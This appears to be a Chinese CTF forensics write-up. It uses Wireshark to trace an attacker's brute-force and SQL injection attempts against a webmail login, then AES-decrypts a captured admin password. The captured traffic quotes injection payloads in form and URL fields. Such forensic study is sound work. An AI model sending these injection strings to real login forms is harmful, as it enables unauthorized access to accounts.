    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36\r\n
    Referer: http://192.168.32.187/webmail/index.php?module=view&action=login\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: zh-CN,zh;q=0.9\r\n
  v Cookie: login_domain=test.com; PHPSESSID=csm2kh9f3kjqsft1nl7ft7dk95; SL_G_WPT_TO=zh-CN; SL_GWPT_Show_Hide_tmp=1; SL_wptGlobTipTmp=1; login_name=wenwenni\r\n
      Cookie pair: login_domain=test.com
      Cookie pair: PHPSESSID=csm2kh9f3kjqsft1nl7ft7dk95
      Cookie pair: SL_G_WPT_TO=zh-CN
      Cookie pair: SL_GWPT_Show_Hide_tmp=1
      Cookie pair: SL_wptGlobTipTmp=1
      Cookie pair: login_name=wenwenni
    \r\n
    [Full request URI: http://192.168.32.187/webmail/index.php?module=view&action=login&mode=browser&width=1366&height=768]
    [HTTP request 3/10]
    [Prev request in frame: 28]
    [Response in frame: 44]
    [Next request in frame: 295]

0000  00 0c 29 2d e4 66 b0 f9  63 39 42 ed 08 00 45 00   ··)-·f·· c9B···E·
0010  02 84 63 24 40 00 7f 06  95 c0 c0 a8 5e 83 c0 a8   ··c$@··· ····^···
0020  20 bb da 92 00 50 df 48  8c d0 53 d7 a5 2f 50 18    ····P·H ··S··/P·
0030  40 27 d1 fd 00 00 47 45  54 20 2f 77 65 62 6d 61   @'····GE T /webma
0040  69 6c 2f 69 6e 64 65 78  2e 70 68 70 3f 6d 6f 64   il/index .php?mod
0050  75 6c 65 3d 76 69 65 77  26 61 63 74 69 6f 6e 3d   ule=view &action=
0060  6c 6f 67 69 6e 26 6d 6f  64 65 3d 62 72 6f 77 73   login&mo de=brows
0070  65 72 26 77 69 64 74 68  3d 31 33 36 36 26 68 65   er&width =1366&he
0080  69 67 68 74 3d 37 36 38  20 48 54 54 50 2f 31 2e   ight=768  HTTP/1.
0090  31 0d 0a 48 6f 73 74 3a  20 31 39 32 2e 31 36 38   1··Host:  192.168
00a0  2e 33 32 2e 31 38 37 0d  0a 43 6f 6e 6e 65 63 74   .32.187· ·Connect
00b0  69 6f 6e 3a 20 6b 65 65  70 2d 61 6c 69 76 65 0d   ion: kee p-alive·
00c0  0a 41 63 63 65 70 74 3a  20 2a 2f 2a 0d 0a 58 2d   ·Accept:  */*··X-
00d0  52 65 71 75 65 73 74 65  64 2d 57 69 74 68 3a 20   Requeste d-With: 
00e0  58 4d 4c 48 74 74 70 52  65 71 75 65 73 74 0d 0a   XMLHttpR equest··
00f0  55 73 65 72 2d 41 67 65  6e 74 3a 20 4d 6f 7a 69   User-Age nt: Mozi
0100  6c 6c 61 2f 35 2e 30 20  28 57 69 6e 64 6f 77 73   lla/5.0  (Windows

mailtwo.pcap        分组: 418303 · 已显示: 21806 (5.2%)        配置: Default
```

从上图中可以看出，编号为42的流量是刚刚查询出的编号44的流量的前一个流量，同时使用的 `mail` 的登录账号也刚好是 `wenwenni`，因此可以得知登陆成功的关键字是 `{"success":true}`。


接下来，通过所得知的黑客 `IP`、提交表单常用的 `POST` 关键字、以及刚刚得知的登陆成功返回的值，作为我们过滤的关键字进行过滤。

```
(http contains "{\"success\":true}" or http.request.method=="POST") and ip.addr==192.168.94.59
// 注：此处的 "success" 中的双引号需要通过“\”转译，否则会报错
```


mailtwo.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…


```
(http contains "{\"success\":true}" or http.request.method=="POST") and ip.addr==192.168.94.59

No.   Time        Source      Destination Protocol Length Info
52221 3305.942... 192.168.... 192.168.... HTTP      662 POST /webmail/admin/index.php?action=login&module=admin&return=/webmail/admin/index.php HTTP/1.1  (application/x-www-form-urlencoded)
52226 3306.006... 192.168.... 192.168.... HTTP      637 POST /webmail/admin/index.php?action=login&module=admin&return=/webmail/admin/index.php HTTP/1.1  (application/x-www-form-urlencoded)
52228 3306.007... 192.168.... 192.168.... HTTP      659 POST /webmail/index.php?action=-1%20OR%202%2b970-970-1=0%2b0%2b0%2b1&module=operate&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
52230 3306.008... 192.168.... 192.168.... HTTP      534 POST /webmail/admin/index.php?action=login&module=admin&return=/webmail/admin/index.php HTTP/1.1  (application/x-www-form-urlencoded)
52247 3306.132... 192.168.... 192.168.... HTTP      654 POST /webmail/admin/index.php?action=login&module=admin&return=/webmail/admin/index.php HTTP/1.1  (application/x-www-form-urlencoded)
52252 3306.167... 192.168.... 192.168.... HTTP      659 POST /webmail/index.php?action=-1%20OR%203%2b970-970-1=0%2b0%2b0%2b1&module=operate&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
52254 3306.168... 192.168.... 192.168.... HTTP      526 POST /webmail/admin/index.php?action=login&module=admin&return=/webmail/admin/index.php HTTP/1.1  (application/x-www-form-urlencoded)
52259 3306.195... 192.168.... 192.168.... HTTP      749 POST /webmail/admin/index.php?action=login&module=admin&return=/webmail/admin/index.php HTTP/1.1  (application/x-www-form-urlencoded)
52304 3306.455... 192.168.... 192.168.... HTTP      527 POST /webmail/admin/index.php?action=login&module=admin&return=/webmail/admin/index.php HTTP/1.1  (application/x-www-form-urlencoded)
52312 3306.542... 192.168.... 192.168.... HTTP      663 POST /webmail/admin/index.php?action=login&module=admin&return=/webmail/admin/index.php HTTP/1.1  (application/x-www-form-urlencoded)
52314 3306.542... 192.168.... 192.168.... HTTP      614 POST /webmail/admin/index.php?action=login&module=admin&return=/webmail/admin/index.php HTTP/1.1  (application/x-www-form-urlencoded)

> Frame 52312: 663 bytes on wire (5304 bits), 663 bytes captured (5304 bits)
> Ethernet II, Src: Hangzhou_39:42:ed (b0:f9:63:39:42:ed), Dst: Vmware_2d:e4:66 (00:0c:29:2d:e4:66)
> Internet Protocol Version 4, Src: 192.168.94.59, Dst: 192.168.32.187
> Transmission Control Protocol, Src Port: 13321, Dst Port: 80, Seq: 12103, Ack: 35075, Len: 609
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "domain" = "test.com"
  > Form item: "password" = "g00dPa$$w0rD"
  > Form item: "type" = "deptadmin"
  > Form item: "username" = "-1' OR 2+553-553-1=0+0+0+1 -- "

0000  00 0c 29 2d e4 66 b0 f9  63 39 42 ed 08 00 45 00   ··)-·f·· c9B···E·
0010  02 89 65 f2 40 00 7f 06  93 35 c0 a8 5e 3b c0 a8   ··e·@··· ·5··^;··
0020  20 bb 34 09 00 50 de 72  76 0c f5 26 ff 08 50 18    ·4··P·r v··&··P·
0030  00 41 3b d3 00 00 50 4f  53 54 20 2f 77 65 62 6d   ·A;···PO ST /webm
0040  61 69 6c 2f 61 64 6d 69  6e 2f 69 6e 64 65 78 2e   ail/admi n/index.
0050  70 68 70 3f 61 63 74 69  6f 6e 3d 6c 6f 67 69 6e   php?acti on=login
0060  26 6d 6f 64 75 6c 65 3d  61 64 6d 69 6e 26 72 65   &module= admin&re
0070  74 75 72 6e 3d 2f 77 65  62 6d 61 69 6c 2f 61 64   turn=/we bmail/ad
0080  6d 69 6e 2f 69 6e 64 65  78 2e 70 68 70 20 48 54   min/inde x.php HT
0090  54 50 2f 31 2e 31 0d 0a  43 6f 6e 74 65 6e 74 2d   TP/1.1·· Content-
00a0  4c 65 6e 67 74 68 3a 20  31 31 32 0d 0a 43 6f 6e   Length:  112··Con
00b0  74 65 6e 74 2d 54 79 70  65 3a 20 61 70 70 6c 69   tent-Typ e: appli
00c0  63 61 74 69 6f 6e 2f 78  2d 77 77 77 2d 66 6f 72   cation/x -www-for
00d0  6d 2d 75 72 6c 65 6e 63  6f 64 65 64 0d 0a 58 2d   m-urlenc oded··X-
00e0  52 65 71 75 65 73 74 65  64 2d 57 69 74 68 3a 20   Requeste d-With: 
00f0  58 4d 4c 48 74 74 70 52  65 71 75 65 73 74 0d 0a   XMLHttpR equest··
0100  52 65 66 65 72 65 72 3a  20 68 74 74 70 3a 2f 2f   Referer:  http://

mailtwo.pcap          分组: 418303 · 已显示: 12148 (2.9%)          配置: Default
```

从上图可以看出，通过过滤语句查询第一个流量包`mailtwo`的时候，都是一些爆破的流量，没有我们需要的东西。那么接下来就通过过滤语句查询第二个流量包`mailtwo1`。



mailtwo1.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…

```
(http contains "{\"success\":true}" or http.request.method=="POST") and ip.addr==192.168.94.59

No.   Time       Source      Destination Protocol Length Info
 5948 50.116897  192.168.... 192.168.... HTTP      368 HTTP/1.1 200 OK  (text/html)
14463 110.089310 192.168.... 192.168.... HTTP      839 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
14826 130.173594 192.168.... 192.168.... HTTP      865 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
15830 150.172017 192.168.... 192.168.... HTTP      368 HTTP/1.1 200 OK  (text/html)
17126 165.477301 192.168.... 192.168.... HTTP      847 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
17194 165.820184 192.168.... 192.168.... HTTP      847 [TCP Spurious Retransmission] POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
18152 170.679536 192.168.... 192.168.... HTTP      368 [TCP ACKed unseen segment] [TCP Previous segment not captured] HTTP/1.1 200 OK  (text/html)
35485 351.998496 192.168.... 192.168.... HTTP      368 [TCP ACKed unseen segment] HTTP/1.1 200 OK  (text/html)

> Frame 18152: 368 bytes on wire (2944 bits), 368 bytes captured (2944 bits)
> Ethernet II, Src: Vmware_2d:e4:66 (00:0c:29:2d:e4:66), Dst: Hangzhou_39:42:ed (b0:f9:63:39:42:ed)
> Internet Protocol Version 4, Src: 192.168.32.187, Dst: 192.168.94.59
> Transmission Control Protocol, Src Port: 80, Dst Port: 13933, Seq: 12049, Ack: 2339, Len: 314
> Hypertext Transfer Protocol
v Line-based text data: text/html (1 lines)
    {"success":true}

0000  b0 f9 63 39 42 ed 00 0c  29 2d e4 66 08 00 45 00   ··c9B··· )-·f··E·
0010  01 62 1c 12 40 00 40 06  1d 3d c0 a8 20 bb c0 a8   ·b··@·@· ·=·· ···
0020  5e 3b 00 50 36 6d f1 39  13 42 5f 3f 87 59 50 18   ^;·P6m·9 ·B_?·YP·
0030  00 a0 01 9c 00 00 48 54  54 50 2f 31 2e 31 20 32   ······HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 53  65 72 76 65 72 3a 20 6e   00 OK··S erver: n
0050  67 69 6e 78 2f 31 2e 36  2e 30 0d 0a 44 61 74 65   ginx/1.6 .0··Date
0060  3a 20 57 65 64 2c 20 30  38 20 41 75 67 20 32 30   : Wed, 0 8 Aug 20
0070  31 38 20 30 38 3a 32 33  3a 31 32 20 47 4d 54 0d   18 08:23 :12 GMT·
0080  0a 43 6f 6e 74 65 6e 74  2d 54 79 70 65 3a 20 74   ·Content -Type: t
0090  65 78 74 2f 68 74 6d 6c  3b 20 63 68 61 72 73 65   ext/html ; charse
00a0  74 3d 75 74 66 2d 38 0d  0a 43 6f 6e 74 65 6e 74   t=utf-8· ·Content
00b0  2d 4c 65 6e 67 74 68 3a  20 31 36 0d 0a 43 6f 6e   -Length:  16··Con
00c0  6e 65 63 74 69 6f 6e 3a  20 6b 65 65 70 2d 61 6c   nection:  keep-al
00d0  69 76 65 0d 0a 45 78 70  69 72 65 73 3a 20 54 68   ive··Exp ires: Th
00e0  75 2c 20 31 39 20 4e 6f  76 20 31 39 38 31 20 30   u, 19 No v 1981 0
00f0  38 3a 35 32 3a 30 30 20  47 4d 54 0d 0a 43 61 63   8:52:00  GMT··Cac
0100  68 65 2d 43 6f 6e 74 72  6f 6c 3a 20 6e 6f 2d 73   he-Contr ol: no-s

mailtwo1.pcap          分组: 189092 · 已显示: 8 (0.0%)          配置: Default
```

通过查看流量里面的信息，最后两个流量都是表示成功登录的流量，那么倒数第三个流量里面的信息，就包含我们所需要的密码（登陆成功就不会继续）。


mailtwo1.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…

```
(http contains "{\"success\":true}" or http.request.method=="POST") and ip.addr==192.168.94.59

No.   Time       Source      Destination Protocol Length Info
 5948 50.116897  192.168.... 192.168.... HTTP      368 HTTP/1.1 200 OK  (text/html)
14463 110.089310 192.168.... 192.168.... HTTP      839 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
14826 130.173594 192.168.... 192.168.... HTTP      865 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
15830 150.172017 192.168.... 192.168.... HTTP      368 HTTP/1.1 200 OK  (text/html)
17126 165.477301 192.168.... 192.168.... HTTP      847 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
17194 165.820184 192.168.... 192.168.... HTTP      847 [TCP Spurious Retransmission] POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
18152 170.679536 192.168.... 192.168.... HTTP      368 [TCP ACKed unseen segment] [TCP Previous segment not captured] HTTP/1.1 200 OK  (text/html)
```



```
35485 351.998496 192.168.…  192.168.…  HTTP      368 [TCP ACKed unseen segment] HTTP/1.1 200 OK  (text/html)
```


```
> Frame 17194: 847 bytes on wire (6776 bits), 847 bytes captured (6776 bits)
> Ethernet II, Src: Hangzhou_39:42:ed (b0:f9:63:39:42:ed), Dst: Vmware_2d:e4:66 (00:0c:29:2d:e4:66)
> Internet Protocol Version 4, Src: 192.168.94.59, Dst: 192.168.32.187
> Transmission Control Protocol, Src Port: 13933, Dst Port: 80, Seq: 490, Ack: 320, Len: 793
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "username" = "admin"
  > Form item: "domain" = "test.com"
  > Form item: "password" = "+ZgE14UGcFcyRGLI0/ZXPQ=="
  > Form item: "captcha" = "OC87"
  > Form item: "language" = "zh_CN"
  > Form item: "enter" = "true"
```

```
0000  00 0c 29 2d e4 66 b0 f9  63 39 42 ed 08 00 45 00   ··)-·f·· c9B···E·
0010  03 41 46 c0 40 00 7f 06  b1 af c0 a8 5e 3b c0 a8   ·AF·@··· ····^;··
0020  20 bb 36 6d 00 50 5f 3f  80 20 f1 38 e5 71 50 18    ·6m·P_? · ·8·qP·
0030  00 43 fd 72 00 00 50 4f  53 54 20 2f 77 65 62 6d   ·C·r··PO ST /webm
0040  61 69 6c 2f 69 6e 64 65  78 2e 70 68 70 3f 6d 6f   ail/inde x.php?mo
0050  64 75 6c 65 3d 6f 70 65  72 61 74 65 26 61 63 74   dule=ope rate&act
0060  69 6f 6e 3d 6c 6f 67 69  6e 26 77 65 62 3d 31 20   ion=logi n&web=1 
0070  48 54 54 50 2f 31 2e 31  0d 0a 48 6f 73 74 3a 20   HTTP/1.1 ··Host: 
0080  31 39 32 2e 31 36 38 2e  33 32 2e 31 38 37 0d 0a   192.168. 32.187··
0090  43 6f 6e 6e 65 63 74 69  6f 6e 3a 20 6b 65 65 70   Connecti on: keep
00a0  2d 61 6c 69 76 65 0d 0a  43 6f 6e 74 65 6e 74 2d   -alive·· Content-
00b0  4c 65 6e 67 74 68 3a 20  31 31 31 0d 0a 43 61 63   Length:  111··Cac
00c0  68 65 2d 43 6f 6e 74 72  6f 6c 3a 20 6d 61 78 2d   he-Contr ol: max-
00d0  61 67 65 3d 30 0d 0a 4f  72 69 67 69 6e 3a 20 68   age=0··O rigin: h
00e0  74 74 70 3a 2f 2f 31 39  32 2e 31 36 38 2e 33 32   ttp://19 2.168.32
00f0  2e 31 38 37 0d 0a 55 70  67 72 61 64 65 2d 49 6e   .187··Up grade-In
0100  73 65 63 75 72 65 2d 52  65 71 75 65 73 74 73 3a   secure-R equests:
```

mailtwo1.pcap | 分组: 189092 · 已显示: 8 (0.0%) | 配置: Default

从上图可以看到有一个字段的信息是`Form item: "password" = "+ZgE14UGcFcyRGLI0/ZXPQ=="`，那么这字段包含的就是我们所需要的密码。

拿到密码后，我们就进行最后一步，进行密码解密。



AES加密模式: CBC 填充: zeropadding 数据块: 128位 密码: d959caadac9b13dcb3e 偏移量: 1234567812345678 输出: base64 字符集: gb2312编码（简体）

待加密、解密的文本:

```
+ZgE14UGcFcyRGLI0/ZXPQ==
```

AES加密、解密转换结果(base64了):

```
admin!@#PASS123
```

通过上图看到，经过解密之后得到密码：`admin!@#PASS123`。

11、黑客获得的VPN的IP

不太会~~~（后续会了会更新）